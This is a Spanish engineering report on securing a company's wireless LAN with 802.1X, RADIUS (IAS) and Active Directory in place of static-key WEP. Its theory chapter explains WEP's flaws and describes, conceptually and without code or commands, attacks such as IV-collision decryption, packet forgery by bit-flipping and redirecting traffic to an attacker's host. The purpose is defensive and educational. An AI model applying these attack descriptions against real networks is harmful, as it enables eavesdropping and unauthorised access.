

UNIVERSIDAD NACIONAL DE INGENIERÍA

FACULTAD DE INGENIERÍA ELÉCTRICA Y ELECTRÓNICA



**CONTROL DE ACCESO A UNA RED INALÁMBRICA PRIVADA CON
ADMINISTRACIÓN CENTRALIZADA BASADO EN 802.1X**

**INFORME DE SUFICIENCIA
PARA OPTAR EL TÍTULO PROFESIONAL DE:
INGENIERO ELECTRÓNICO**

**PRESENTADO POR:
CRISTIAN FREDDY CASANOVA GALLEGOS**

**PROMOCIÓN
2006-II**

**LIMA-PERÚ
2010**

**CONTROL DE ACCESO A UNA RED INALÁMBRICA PRIVADA CON
ADMINISTRACIÓN CENTRALIZADA BASADO EN 802.1X**

Agradezco de corazón a mis padres y mi abuela
por el apoyo que me dieron durante
mi formación profesional

SUMARIO

El presente trabajo describe el diseño e implementación del sistema de control de acceso a una red inalámbrica privada proveyendo una administración centralizada y basada en el estándar 802.1x.

La solución implementada era necesaria debido a la vulnerabilidad (en el acceso y seguridad) de la red inalámbrica de la empresa debido a los deficientes estándares de encriptación usados y a la inexistencia de una administración centralizada. El nivel de acceso a la red inalámbrica de la empresa era muy básico y presentó accesos no autorizados y no controlados que pusieron en riesgo la seguridad de la red.

La mejora en el nivel de seguridad de la red inalámbrica, tanto para las computadoras o clientes inalámbricos que pertenezcan o no al dominio de la empresa, se efectúa: 1) con los recursos disponibles de la empresa; 2) Sin hacer uso del despliegue de certificados en los equipos clientes inalámbricos, 3) Basado en la autenticación del usuario por contraseña.

Los beneficios del proyecto se centran en la alta seguridad, una encriptación robusta, transparencia al usuario, autenticación de usuario y computadora, bajo costo y alto rendimiento.

El proyecto permite un diseño flexible y se acomoda a la empresa debido a que sigue un planteamiento de seguridad orientado en el directorio activo, es decir, en las cuentas de los usuarios ya que la gran mayoría de aplicaciones en la empresa toman los permisos según su sistema interno o plataforma.

ÍNDICE

INTRODUCCIÓN	1
CAPITULO I	
PLANTEAMIENTO DE INGENIERÍA DEL PROBLEMA	3
1.1 Descripción del problema	3
1.2 Objetivos del trabajo.....	3
1.3 Evaluación del problema	4
1.3.1 Situación previa.....	4
1.3.2 Evaluación de seguridad	4
1.4 Alcance del trabajo.....	6
1.5 Síntesis del trabajo.....	7
CAPITULO II	
MARCO TEÓRICO CONCEPTUAL	9
2.1 Privacidad Equivalente a Cableado (WEP).....	9
2.1.1 Mecanismo.....	10
2.1.2 Debilidades	11
2.1.3 Ataques previstos.....	12
2.2 Acceso Protegido Wi-Fi (WPA).....	14
2.3 El estándar IEEE 802.11i (WPA2).....	15
2.4 El estándar IEEE 802.1x	16
2.4.1 Autenticador	19
2.4.2 Servidor de autenticación.....	20
2.4.3 Suplicante	20
2.5 Protocolo de Autenticación Extensible (EAP)	20
2.5.1 Formato de paquete EAP	21
2.5.2 Métodos de autenticación.....	21
2.6 El Directorio Activo	24
2.6.1 Características	24
2.6.2 Estructura lógica.....	26
2.6.3 Consola de Administración de Políticas de Grupo (GPMC)	27
CAPITULO III	
METODOLOGÍA PARA LA SOLUCIÓN DEL PROBLEMA	29
3.1 Análisis de la solución	29

3.1.1	Evaluación de la continuidad de la WLAN	29
3.1.2	Opciones tecnológicas para el esquema de seguridad	30
3.1.3	Opciones tecnológicas para el método de autenticación	33
3.1.4	Esquema final	34
3.2	Diseño de la solución	34
3.2.1	Etapa del Autenticador	36
3.2.2	Etapa del Servidor de Autenticación (RADIUS)	38
3.2.3	Etapa del Suplicante	46
3.3	Pruebas básicas de la solución	52
3.3.1	Pruebas de conectividad	52
3.3.2	Mediciones de los niveles de potencia	55
3.4	Equipamiento	58
3.4.1	Trendnet TEW-410APBplus (TEW-410APB+)	59
3.4.2	Trendnet TEW-410APB	59
3.4.3	Trendnet TEW-510APB	60
3.4.4	D-Link DWL-3200AP	60
CAPITULO IV		
PRUEBAS, PRESUPUESTO Y TIEMPO DE EJECUCIÓN		63
4.1	Pruebas de robustez	63
4.1.1	Preparación del laboratorio	63
4.1.2	Pruebas WEP	65
4.1.3	Pruebas WPA-PSK	67
4.1.4	Pruebas WPA con RADIUS	71
4.2	Costo del proyecto	72
4.3	Cronograma de ejecución del proyecto	72
CONCLUSIONES Y RECOMENDACIONES		74
ANEXO A GLOSARIO DE TÉRMINOS		76
BIBLIOGRAFÍA		79

INTRODUCCIÓN

El trabajo surge por la necesidad de contar con un robusto nivel de control de acceso a la red inalámbrica de la empresa de manera que la haga segura. Previamente a la solución implementada, la red era vulnerable en el acceso y seguridad a la red inalámbrica debido a los deficientes estándares de encriptación de la información usados y también a la inexistencia de una administración centralizada.

Luego de evaluar diversas opciones tecnológicas se opta por diseñar e implementar un sistema de control de acceso para la red inalámbrica privada proveyendo una administración centralizada y basada en el estándar 802.1x.

Es así que se proporciona control de acceso restringido a los puntos de acceso inalámbricos de la empresa teniendo en cuenta los aspectos esenciales de autenticación, confidencialidad e integridad. La mejora en el nivel de seguridad en la red inalámbrica, tanto para las computadoras o clientes inalámbricos que pertenezcan o no al dominio de la empresa, contempla que su implementación se realizará con los recursos disponibles de la empresa, sin hacer uso del despliegue de certificados en los equipos cliente inalámbricos y basado en la autenticación del usuario por contraseña.

El presente proyecto controla el acceso a los clientes inalámbricos mediante el Servicio de Autenticación de Internet (IAS) del Controlador de Dominio y basado en los usuarios del Directorio Activo de la empresa. De esta manera, se puede controlar el acceso de un usuario a un recurso de la red mediante su conexión inalámbrica con las restricciones y permisos de su cuenta de dominio.

En lo concerniente a la capacidad de usuarios, la mayoría de los puntos de acceso inalámbrico se distribuyen en función de la cantidad de usuarios por zona. Si se establece un margen de equipos inalámbricos (computadoras portátiles), casi el 15% de los usuarios acceden a la red mediante un punto de acceso inalámbrico, por lo que representa algo de 150 equipos inalámbricos distribuidos en las sucursales de la empresa.

El presente informe se desarrolla gracias a la experiencia adquirida durante tres años laborando en empresas dedicadas al rubro de la telemática. Dos de ellas en la actual empresa Luz del Sur S.A.A.

El informe de suficiente se ha desarrollado según lo siguiente. En el Capítulo I "Planteamiento de ingeniería del problema" se describe principalmente el problema de

ingeniería a solucionar, la necesidad a satisfacer. Se establecen en el mencionado capítulo los objetivos de la solución implementada, analizando la situación previa y la evaluación de la seguridad. También se precisa el alcance del proyecto y se hace una síntesis del mismo.

En el Capítulo II “Marco teórico conceptual” se tocan los siguientes tópicos; 1) el estándar WEP (Privacidad Equivalente a Cableado), 2) el estándar WPA (Acceso Protegido Wi-Fi), 3) El estándar IEEE 802.11i (WPA2), 4) El estándar IEEE 802.1x, 5) El Protocolo de Autenticación Extensible (EAP) y 6) El Directorio Activo.

En el Capítulo III “Metodología para la solución del problema” se detalla el trabajo realizado, su dimensionamiento y esquema final. Consta de cuatro partes: 1) Análisis de la Solución y 2) El Diseño de la Solución, 3) Pruebas básicas de la solución, y 4) Equipamiento.

En el capítulo IV “Pruebas, Presupuesto y Tiempo de Ejecución” se describen las pruebas comparativas de robustez entre los distintos métodos de seguridad. También se muestra el cronograma de trabajos y los costos.

Quisiera agradecer a la empresa Luz del Sur S.A.A por haberme autorizado la presentación de este informe de ingeniería, bajo el estricto cumplimiento de sus acuerdos de confidencialidad, en salvaguarda de la seguridad exigida para la red descrita.

CAPÍTULO I

PLANTEAMIENTO DE INGENIERÍA DEL PROBLEMA

En este capítulo se realiza el planteamiento de ingeniería del problema. Primeramente se describe el problema y se expone el objetivo del trabajo, posteriormente se evalúa el problema y justifica la solución, finalmente se precisan los alcances del informe, y se hace una síntesis del trabajo implementado.

1.1 Descripción del Problema

Vulnerabilidad en el acceso y seguridad de la red inalámbrica de la empresa debido a los deficientes estándares de encriptación de la información usados y a la inexistencia de una administración centralizada.

El nivel de acceso a la red inalámbrica de la empresa es muy básico y ha presentado accesos no autorizados y no controlados de manera que pone en riesgo la seguridad de la red.

A pesar de que las conexiones y accesos a los servidores, bases de datos y recursos en general presentan todo un esquema de autenticación y autorización para la delegación de permisos a las personas designadas, hay información que se presenta libremente a todos los usuarios de dicha empresa y no para gente externa.

1.2 Objetivos del trabajo

Proporcionar control de acceso restringido a los puntos de acceso inalámbricos de la empresa y con la mínima inversión de recursos de hardware y software, teniendo en cuenta los siguientes aspectos esenciales:

1. Autenticación.- Identificación de usuarios autorizados.
2. Confidencialidad.- Información accesible solamente a usuarios autorizados.
3. Integridad.- Información libre de ser manipulada y completa.

El objetivo de brindar una mejora en el nivel de seguridad en la red inalámbrica, tanto para las computadoras o clientes inalámbricos que pertenezcan o no al dominio de la empresa, contempla que su implementación se realizará:

1. Con los recursos disponibles de la empresa.
2. Sin hacer uso del despliegue de certificados en los equipos cliente inalámbricos
3. Basado en la autenticación del usuario por contraseña.

1.3 Evaluación del problema

En esta sección se hará la evaluación del problema, es decir los aspectos importantes de la justificación de la solución descrita. Para ello se analizará la situación previa y luego se hará la evaluación de la seguridad.

1.3.1 Situación previa

La red privada inalámbrica de la empresa es una red en modo infraestructura y cuenta con 25 puntos de acceso inalámbricos en zonas donde hay gran cantidad de usuarios. El sistema solamente cuenta con la encriptación de Privacidad Equivalente a Cableado o WEP (Wired Equivalent Privacy). Para el acceso y utiliza la clave estática de 128 bits.

La empresa es una gran organización que destaca por ser una empresa privada dedicada a la distribución de electricidad, siendo una de las mejores del rubro, atiende a más de 800 mil clientes en la zona sureste de la ciudad de Lima.

Utiliza un sistema basado en aplicaciones propias desarrolladas por el área de Informática desde hace muchos años y también administra a los usuarios con un controlador de dominio con el directorio activo. Así se tienen dos autenticaciones para el usuario. Sin embargo, las aplicaciones desarrolladas externamente ofrecen de por sí integraciones con diferentes sistemas que manejan administración de usuarios así como el almacenamiento de la información de la empresa. Debido a esto uno de los objetivos de la empresa es que para futuras aplicaciones, la autenticación y los permisos se basen en el directorio activo, razón adicional para que el proyecto se centre en este servicio.

1.3.2 Evaluación de seguridad

El nivel de seguridad de una red inalámbrica es crítico, debido a que el medio que se comparte es el aire y no hay exclusividad en la transmisión de la información como ocurre en un medio alámbrico o cableado. Todo el tráfico es accesible a cualquier tipo de ataque y por eso es muy vulnerable.

La seguridad de la información en una empresa es un aspecto primordial a tener en cuenta ya que la misma es considerada como uno de los activos más importantes y se debe garantizar su confidencialidad y disponibilidad. Los nombres y direcciones de los clientes y proveedores, los datos de contacto del personal de la empresa, las cuentas financieras, o las ideas y diseños de propiedad intelectual o industrial forman parte de esta información empresarial que la compañía debe proteger.

El sistema de cifrado WEP, siglas en inglés que significan Privacidad Equivalente al Cableado, es el nivel de seguridad mínimo y es ya obsoleto. WEP codifica los datos mediante una "clave" de cifrado antes de enviarlo al aire. Sin embargo, esta clave de seguridad es estática, es posible que un intruso motivado irrumpa en la red mediante el empleo de tiempo y esfuerzo que junto con las herramientas informáticas actuales no

ofrece mayor reto. Una opción sería cambiar la clave WEP frecuentemente lo que llevaría a un cambio manual en cada punto de acceso inalámbrico pero no resulta viable a mediano plazo.

No hay ninguna clase de control que ofrezca confiabilidad o integridad de los datos, el acceso a los dispositivos inalámbricos es permitido a personas no autorizadas, la cobertura de los radios permiten un ataque tanto externo como interno en la empresa.

A continuación se listan las principales amenazas para una red de área local inalámbrica corporativa:

1. Fisgonear o "Eavesdropping" (revelación de datos).- El "escuchar" las transmisiones de red puede resultar en el acceso a información confidencial y credenciales de usuario desprotegidos, así como la posibilidad del robo de identidad. Permite además que intrusos sofisticados recojan información a cerca del ambiente TI (Tecnología de la Información), con lo cual pueden atacar otros sistemas.
2. Interceptación y modificación de información transmitida.- Si el atacante puede obtener acceso a la red, puede utilizar una computadora maliciosa para interceptar y modificar información de la red entre dos entidades legítimas.
3. Suplantación de identidad (Spoofing).- El acceso a una red interna permite a un intruso formar datos aparentemente legítimos en maneras que no serían posibles fuera de la red, por ejemplo, un mensaje de correo electrónico con identidad suplantada. Las personas, incluyendo los administradores de sistema, tienden a creer más en los desarrollos o ejecuciones originados internamente que algo proveniente de fuera de la red corporativa.
4. Denegación de servicio (Denial of service - DoS).- Un asaltante determinado puede accionar un ataque de denegación de servicio de muchas maneras. Por ejemplo, la interrupción de los niveles de señal de radio puede alcanzarse con tecnología simple como un horno de microondas. Hay métodos de ataque más sofisticados a los protocolos inalámbricos de bajo nivel, y ataques menos sofisticados que atacan las redes simplemente con tráfico aleatorio.
5. Amenazas accidentales.- Algunas características de las redes inalámbricas pueden producir amenazas de manera no intencional. Un visitante que enciende su computadora portátil puede conectarse sin quererlo a la red inalámbrica de la empresa, haciéndolo una entrada potencial para virus en la red, siempre y cuando la red inalámbrica no sea lo suficientemente segura.
6. Redes inalámbricas maliciosas.- Puede darse el caso que la empresa no tenga una red de área local inalámbrica de manera oficial, sin embargo, las redes inalámbricas no administradas o autorizadas pueden ser una amenaza potencial para la red. Los

empleados que compran equipos con conexión inalámbrica pueden estar abriendo un punto vulnerable para la red no intencionalmente.

7. "Free-loading" o robo de recursos.- Un intruso puede usar la red inalámbrica como un punto de acceso a Internet. A pesar de que no causa daños como otras amenazas, el robo de recurso puede disminuir el nivel de servicio disponible para los legítimos usuarios de la red, así como introducir virus y otras amenazas.

1.4 Alcance del trabajo

Se diseña e implementa el control de acceso a la red inalámbrica privada de la empresa proveyendo una administración centralizada y basada en el estándar 802.1x.

El proyecto es realizado con el mínimo de costo inversión. La implementación se desarrolla haciendo uso de la infraestructura ya existente sin requerir mayor gasto en compra de equipos.

En lo concerniente a la capacidad de usuarios, la mayoría de los puntos de acceso inalámbrico se distribuyen en función de la cantidad de usuarios por zona. Si se establece un margen de equipos inalámbricos (computadoras portátiles), casi el 15% de los usuarios acceden a la red mediante un punto de acceso inalámbrico, por lo que representa algo de 150 equipos inalámbricos distribuidos en las sucursales de la empresa.

La fortaleza del sistema depende de las buenas prácticas de seguridad de los usuarios, por lo que es objetivo de la empresa concientizar a los usuarios de ser responsables de sus contraseñas, esto debido a que el control de acceso se basa en la autenticación del usuario.

Los beneficios del proyecto se centran en 1) alta seguridad, 2) encriptación robusta, 3) transparencia, 4) autenticación de usuario y computadora, 5) bajo costo y 6) alto rendimiento, las cuales son explicadas a continuación:

1. Alta seguridad: Provee un esquema de alta seguridad de autenticación porque puede utilizar certificados del cliente o nombres de usuarios y contraseñas.
2. Encriptación robusta: Brinda una encriptación robusta de la información de la red.
3. Transparencia: Proporciona autenticación y conexión transparente a la red de área local inalámbrica.
4. Autenticación de Usuario y Computadora: Permite métodos de autenticación separados para los usuarios y las computadoras dentro de un dominio.
5. Bajo costo: Sin costo de equipos de red.
6. Alto rendimiento: Porque la encriptación se realiza en los dispositivos de la red inalámbrica y no en la computadora del cliente, la encriptación de la red inalámbrica no tiene un impacto directo en el nivel de rendimiento de la computadora del cliente.

1.5 Síntesis del trabajo

El Estándar 802.1x define al usuario de la red, un dispositivo de acceso a la red (como el punto de acceso inalámbrico), y un servicio de autenticación y autorización en la forma de un servidor RADIUS.

El servidor RADIUS desempeña el trabajo de autenticar las credenciales de los usuarios y el de autorizar el acceso de la red inalámbrica a los mismos. Se eligió el Servicio de Autenticación de Internet (IAS) de Microsoft Windows Server 2003 porque es la implementación Microsoft del servidor RADIUS.

El presente proyecto pretende controlar el acceso a los clientes inalámbricos mediante el Servicio de Autenticación de Internet (IAS) del Controlador de Dominio y basado en los usuarios del Directorio Activo de la empresa. De esta manera, se puede controlar el acceso de un usuario a un recurso de la red mediante su conexión inalámbrica con las restricciones y permisos de su cuenta de dominio.

El triángulo de la seguridad, funcionalidad y facilidad de uso es una representación del balance entre seguridad, funcionalidad y la facilidad de uso de un sistema para los usuarios. El sistema descrito en el presente proyecto está orientado a la conectividad inalámbrica de los equipos de los usuarios. En general, tanto como la seguridad se incrementa, la funcionalidad del sistema y su facilidad de empleo decrece. Ver Figura 1.1



Figura 1.1 Triángulo de la seguridad, funcionalidad y facilidad de uso

Los profesionales en seguridad saben que un alto nivel de seguridad en todos los sistemas dificulta su uso para los usuarios, así como impedir su funcionalidad.

Este principio es el que se ha usado en la solución para poder establecer comparaciones en el tipo de autenticación a usar. Por ello he dejado de lado el uso de certificados, puesto que estos requerirían de 1) la instalación de los mismos en cada cliente inalámbrico, 2) el despliegue de una infraestructura de clave pública (PKI). La solución propuesta no integra la autenticación de computadora, sin embargo, sí considera su implementación como una extensión de la solución en caso de requerirse.

Como parte de la migración de los niveles de seguridad, esta debía ser transparente para el usuario. Por ello se establecieron políticas de grupo para un grupo de

computadoras portátiles que requieran el acceso inalámbrico a la red de la empresa en la configuración de la tarjeta de red inalámbrica. Se consideró dos grupos: 1) para las computadoras que pertenecen al dominio y 2) para las que no pertenecen al dominio (invitados o proveedores externos).

De esta manera, la computadora que necesitara tener la configuración correspondiente para ingresar a la red debía pertenecer al grupo autorizado, haciendo que el acceso sea fácilmente administrable desde el servidor donde se establecen dichas políticas, y que solamente el administrador de dominio puede manejar. Una ventaja de las políticas de grupo es que una vez establecidas en la máquina del usuario, no pueden ser modificadas por el mismo.

Otro aspecto importante que debe ofrecer un sistema inalámbrico de conexión a una red es, sin duda, la protección de los datos que viajan desde el punto de acceso hasta el cliente inalámbrico autenticado, por tal motivo se hizo especial énfasis en el mejoramiento de la encriptación para el proyecto. Se optó así por el Acceso Protegido Wi-Fi o WPA, que es actualmente el estándar recomendado para la seguridad inalámbrica, junto con el estándar avanzado de cifrado o AES. En conjunto aportan la seguridad necesaria para cumplir los máximos estándares en encriptación de la información.

El proyecto permite un diseño flexible y se acomoda a la empresa debido a que sigue un planteamiento de seguridad orientado en el directorio activo, es decir, en las cuentas de los usuarios ya que la gran mayoría de aplicaciones en la empresa toman los permisos según su sistema interno o plataforma.

El modelamiento que se realiza en este proyecto ha dejado los niveles de seguridad para las capas superiores de las aplicaciones que sean utilizadas por el usuario para acceder al sistema corporativo.

El modelamiento se centra en el acceso a la red y en la seguridad de ese acceso, la seguridad después del proceso de autenticación es responsabilidad de las aplicaciones que van a intervenir en el tráfico de la red mediante filtrado de direcciones IP, segmentación de red, etc.

CAPÍTULO II

MARCO TEÓRICO CONCEPTUAL

En este capítulo se expone el soporte conceptual esencial para el entendimiento del sistema descrito en el presente informe.

Los temas a tratar son: 1) Privacidad Equivalente a Cableado (WEP), 2) Acceso Protegido Wi-Fi (WPA), 3) El estándar IEEE 802.11i, 4) El estándar IEEE 802.1x, 5) El Protocolo de Autenticación Extensible (EAP) y 6) El directorio activo

2.1. Privacidad Equivalente a Cableado (WEP)

La “Privacidad Equivalente a Cableado” (WEP – Wired Equivalente Privacy) es un protocolo de la capa de enlace que es especificado, mas no requerido, por el estándar 802.11.

WEP está basado en el cifrado de flujo RC4 (RC4 stream cipher), un cifrado simétrico ampliamente usado en las aplicaciones de software. El término ‘equivalente a cableado’ denota que la seguridad proporcionada por WEP está orientada a ser el equivalente a la esperada en una red de área local alámbrica, por supuesto, las redes LAN alámbricas pueden ser protegidas por muchos mecanismos físicos a diferencia de las transmisiones inalámbricas.

Este protocolo fue previsto para cumplir con tres puntos en la seguridad:

- a) Confidencialidad: para prevenir la captación de información haciendo uso de la encriptación.
- b) Control de acceso: a través de la opción de descartar paquetes encriptadas incorrectamente y de mecanismos de autenticación.
- c) Integridad de datos: para prevenir el estropeo de las transmisiones a través del uso de la suma de comprobación de datos.

WEP incorpora dos tipos de protección: a) una llave secreta y b) la encriptación. La llave secreta es una contraseña simple de 5 o 13 caracteres que es compartido entre el punto de acceso y todos los usuarios de la red inalámbrica. Esta misma llave es usada en el proceso de encriptación para que así cada paquete de información tenga una clave única.

En las secciones siguientes se desarrollan los siguientes temas: 1) Mecanismo, 2) Debilidades y 3) Ataques previstos.

2.1.1 Mecanismo

El algoritmo de WEP es como sigue:

1. Una llave secreta de 40 o 104 bits es concatenada con un vector de inicialización de 24 bits, resultando en una llave de 64 o 124 bits. El vector de inicialización es añadido en cada paquete para asegurar que cada uno tenga una llave RC4 diferente, dado que la llave secreta no cambia con frecuencia.
2. Dicha llave es colocada en un Generador Numérico Pseudo-aleatorio RC4 (RC4 PRNG), resultando en una llave de flujo pseudo-aleatoria del mismo tamaño que la llave inicial, es decir, 64 o 128 bits.
3. La información en texto plano, el mensaje, pasa a través de un algoritmo de comprobación de integridad resultando la suma de comprobación de redundancia cíclica (CRC), la cual es concatenada en el texto plano del mensaje para poder ser comprobada la integridad de la información por parte del programa descryptador. Esta suma de comprobación notifica al receptor del mensaje si este fue alterado o no, cuando lo recibe remueve el valor de CRC del mensaje y uno nuevo es calculado a partir del mensaje recibido, luego se comparan para verificar que no ha habido cambios, de no ser así, el mensaje se considera corrupto y se desecha.
4. El vector de datos, es decir la información en texto plano y la suma de comprobación del paso anterior, es encriptado haciendo uso de un OR exclusivo (XOR) junto con la llave de flujo pseudo-aleatoria resultante del paso 2 anterior para formar el texto cifrado.
5. El vector de inicialización es añadido a este texto cifrado y el resultado es transmitido por el enlace inalámbrico.




Figura 2.1 Mecanismo WEP

El estándar 802.11 no especifica ningún tipo de manejo de la llave, por este motivo los vendedores tienen libertad de implementar el manejo de la llave que mejor les parezca o se adecue a ciertos criterios propios.

2.1.2 Debilidades

Las debilidades que tiene el WEP son las siguientes: a) Manejo y tamaño de la llave, b) El vector de inicialización es muy corto, c) El algoritmo del valor de chequeo de integridad no es apropiado y 4) Los mensajes de autenticación son fácilmente falsificados. Estas serán explicadas a continuación

a. Manejo y tamaño de la llave

El manejo de la llave no es especificado en el estándar WEP; sin la interoperabilidad del manejo de la llave, éstas tienden a durar mucho y tener una pobre calidad.

Muchas redes inalámbricas que utilizan WEP tienen una llave simple entre cada nodo de la red. Las estaciones clientes y los puntos de acceso deben ser programadas con la misma llave WEP.

Debido a que la sincronización del intercambio de llaves es tediosa y difícil, las llaves son cambiadas raramente. Además, el estándar 802.11 no especifica el tamaño de la llave a excepción de 40 bits, lo que pareció razonable para algunas aplicaciones cuando el estándar fue escrito en 1997.

b. El vector de inicialización es muy corto

El tamaño de 24 bits del vector de inicialización proporciona 16,777,216 flujos de cifrado RC4 diferentes para una llave WEP dada de cualquier tamaño. El principal problema es el reuso del vector de inicialización. Si el cifrado de flujo RC4 para un vector de inicialización dado es hallado, un atacante puede descifrar paquetes que son encriptados con el mismo vector de inicialización. Desafortunadamente, WEP no especifica cómo debe ser elegido el vector de inicialización o con qué frecuencia debe de cambiar. Algunas implementaciones empiezan desde un vector de inicialización en cero y se incrementa por cada paquete, regresando a cero después de la transmisión de 16 millones de paquetes.

Otras implementaciones escogen el vector de inicialización aleatoriamente, sin embargo, esta elección ofrece un 50% de probabilidad de reuso en menos de 5000 paquetes enviados. Actualmente, existen muchos métodos para descubrir el flujo de cifrado para un vector de inicialización particular, por ejemplo, dado dos paquetes encriptados con el mismo vector de inicialización, el OR exclusivo de los paquetes originales puede ser encontrado realizando un OR exclusivo entre estos dos paquetes.

b. El algoritmo del valor de chequeo de integridad no es apropiado

El valor de chequeo de integridad (ICV – Integrity Check Value) esta basado en la comprobación de redundancia cíclica de 32 bits (CRC-32), un algoritmo para detección de errores comunes y ruido en la transmisión. CRC-32 es una excelente suma de comprobación para detectar errores, pero una mala elección para generar claves

criptográficas. El ICV CRC-32 es una función lineal del mensaje, lo que indica que un atacante puede modificar un mensaje encriptado y fácilmente corregir el ICV para que el mensaje parezca auténtico. Teniendo la capacidad de modificar paquetes encriptados permite un ilimitado número de ataques muy simples. Sistemas mejor diseñados para encriptación usan algoritmos como MD5 o SHA-1 para sus ICV's.

d. Los mensajes de autenticación son fácilmente falsificados

El estándar 802.11 define dos formas de autenticación: 1) Sistema Abierto (sin autenticación) y 2) Clave Compartida.

Estos son usados para autenticar al cliente con el punto de acceso inalámbrico. La idea era que la autenticación era mejor que no autenticarse porque el usuario tenía que saber la clave WEP compartida. De hecho, si se habilita la autenticación, se puede reducir la seguridad total de la red y hacer más sencillo adivinar la clave WEP.

La autenticación de clave compartida involucra demostrar el conocimiento de la clave WEP compartida al encriptar una petición. El atacante puede ver la petición y la respuesta y de ellos determinar el flujo RC4 usado para encriptar la respuesta, y así usar ese cifrado para encriptar cualquier petición en el futuro. Así que al monitorear una autenticación exitosa, se puede falsificar una autenticación después.

Una ventaja, sin embargo, es la de reducir la habilidad del atacante de crear un ataque de negación de servicio ("denial of service") enviando paquetes con basura (encriptados con la clave equivocada) en la red.

El sistema abierto ofrece mejor seguridad. Muchos administradores de red desactivan la autenticación por clave compartida y utilizan otros protocolos de autenticación, como el 802.1X que se explicará con detalle más adelante.

2.1.3 Ataques previstos

Los siguientes ataques son consecuencia directa de las debilidades anteriormente mencionadas:

- a) Pasivo para desenscriptar el tráfico basado en análisis estadísticos
- b) Activo para introducir nuevo tráfico desde una estación móvil no autorizada, basado en texto plano conocido
- c) Activo para desenscriptar tráfico, basado en engañar al punto de acceso
- d) Basado en una tabla que permite una desenscriptación automática de todo el tráfico en tiempo real.

a. Ataque pasivo para desenscriptar el tráfico basado en análisis estadísticos

Este ataque se deriva directamente de la observación en el punto 2.1.2.b. Un atacante pasivo que capta el tráfico inalámbrico puede interceptar toda la información hasta que ocurra una colisión del vector de inicialización. Se puede inferir sobre el

contenido de dos mensajes con la técnica del OR exclusivo. El tráfico IP usualmente es muy predecible e incluye mucha redundancia. Esta redundancia puede ser usada para eliminar muchas posibilidades sobre el contenido de los mensajes. Otras conjeturas formadas acerca del contenido de uno o ambos mensajes pueden reducir estadísticamente el espacio de los posibles mensajes, y en algunos casos es posible determinar el contenido exacto.

Cuando tal análisis basado en sólo dos mensajes es poco concluyente, el atacante puede buscar más colisiones con el mismo vector de inicialización. Con un pequeño factor del tiempo necesario, es posible recuperar un modesto número de mensajes encriptados con la misma llave, y la tasa de éxito del análisis estadístico crece rápidamente. Una vez que se recupera en texto plano uno de los mensajes, sigue en secuencia para todo el resto con el mismo vector de inicialización, porque todos tienen el mismo par de OR exclusivo conocido.

Una extensión de este ataque suele usar un ordenador conectado en Internet que envía tráfico hacia otra computadora en una red inalámbrica. El contenido de ese tráfico será conocido, y si el atacante intercepta la versión encriptada de ese mensaje sobre 802.11, será capaz de desencriptar los paquetes que usen el mismo vector de inicialización.

b. Ataque activo para introducir nuevo tráfico desde una estación móvil no autorizada, basado en texto plano conocido

Si el atacante conoce el texto plano exacto de un mensaje encriptado, él puede usar ese conocimiento para construir paquetes encriptados correctamente. Este procedimiento incluye construir un nuevo mensaje, calcular la suma de comprobación y ejecutar tiras de bits en el mensaje encriptado original para cambiar el texto plano en el nuevo mensaje. La propiedad principal es mostrada en la Fórmula 1.1:

$$RC4(X) \oplus X \oplus Y = RC4(Y) \quad (1.1)$$

donde la suma es un OR exclusivo. Este paquete puede ahora ser enviado al punto de acceso o estación móvil, y será aceptado como un paquete válido.

Una pequeña modificación de este ataque lo hace más insidioso. Aún sin el completo conocimiento del contenido del paquete, es posible colocar los bits seleccionados en un mensaje y ajustar exitosamente el CRC encriptado, para obtener una versión encriptada correcta de un paquete modificado. Si el atacante tiene un conocimiento parcial del contenido de un paquete, puede realizar una modificación selectiva en él, como por ejemplo, realizar alteraciones en comandos enviados por una sesión de "Telnet" o interacciones con un servidor de archivos.

c. Ataque activo para descifrar tráfico, basado en engañar al punto de acceso.

El atacante no averigua a cerca del contenido, sino más bien sobre las cabeceras de los paquetes. Esta información es fácil de obtener o adivinar, en particular, todo lo que es necesario para averiguar es la dirección IP de destino. El atacante puede cambiar los bits apropiados para modificar la dirección IP de destino y de esta manera enviar el paquete a un equipo en algún lugar en Internet que él controla y transmitirlo usando una estación móvil.

Muchas instalaciones inalámbricas tienen conectividad a Internet, por esta razón este ataque tendría mucho éxito, puesto que el paquete sería descifrado por el punto de acceso inalámbrico que lo recibe y enviado sin encriptar a través de las pasarelas o puertas de enlaces predeterminadas y enrutadores a la máquina del atacante, revelando su contenido a texto plano. Incluso si se puede adivinar sobre las cabeceras TCP del paquete, puede ser posible cambiar el puerto de destino del paquete al puerto 80, el cual normalmente está abierto y está permitido de ser reenviado a través de la mayoría de los cortafuegos actuales.

d. Ataque basado en una tabla que permite una descifración automática de todo el tráfico en tiempo real.

El pequeño tamaño del vector de inicialización, hace que el atacante pueda crear una tabla descifradora. Una vez que el atacante aprende el contenido en texto plano de algún paquete, puede configurar la llave de flujo RC4 generado por el vector de inicialización usado.

Esta llave de flujo puede ser usada para descifrar todos los otros paquetes que usan el mismo vector de inicialización. Con el tiempo, usando alguna de las técnicas descritas anteriormente, un atacante puede llegar a construir una tabla completa de vectores de inicialización con sus correspondientes llaves de flujo, requiriendo un “pequeño” gran espacio de almacenaje (aproximadamente 15 GB); una vez construida, el atacante puede descifrar cada paquete que es enviado por el enlace inalámbrico.

2.2 Acceso Protegido Wi-Fi (WPA)

La IEEE trabajó en un nuevo estándar de seguridad de redes de área local inalámbrica llamado 802.11i, también conocido como RSN (Robust Security Network o Red de Seguridad Robusta).

La Alianza Wi-Fi, un consorcio de los principales proveedores de Wi-Fi, tomó lo que esencialmente sería una primera versión de 802.11i, y la publicó como un estándar de la industria conocida como WPA (Wi-Fi Protected Access – Acceso Protegido Wi-Fi). WPA incluye un gran subconjunto de características de 802.11i.

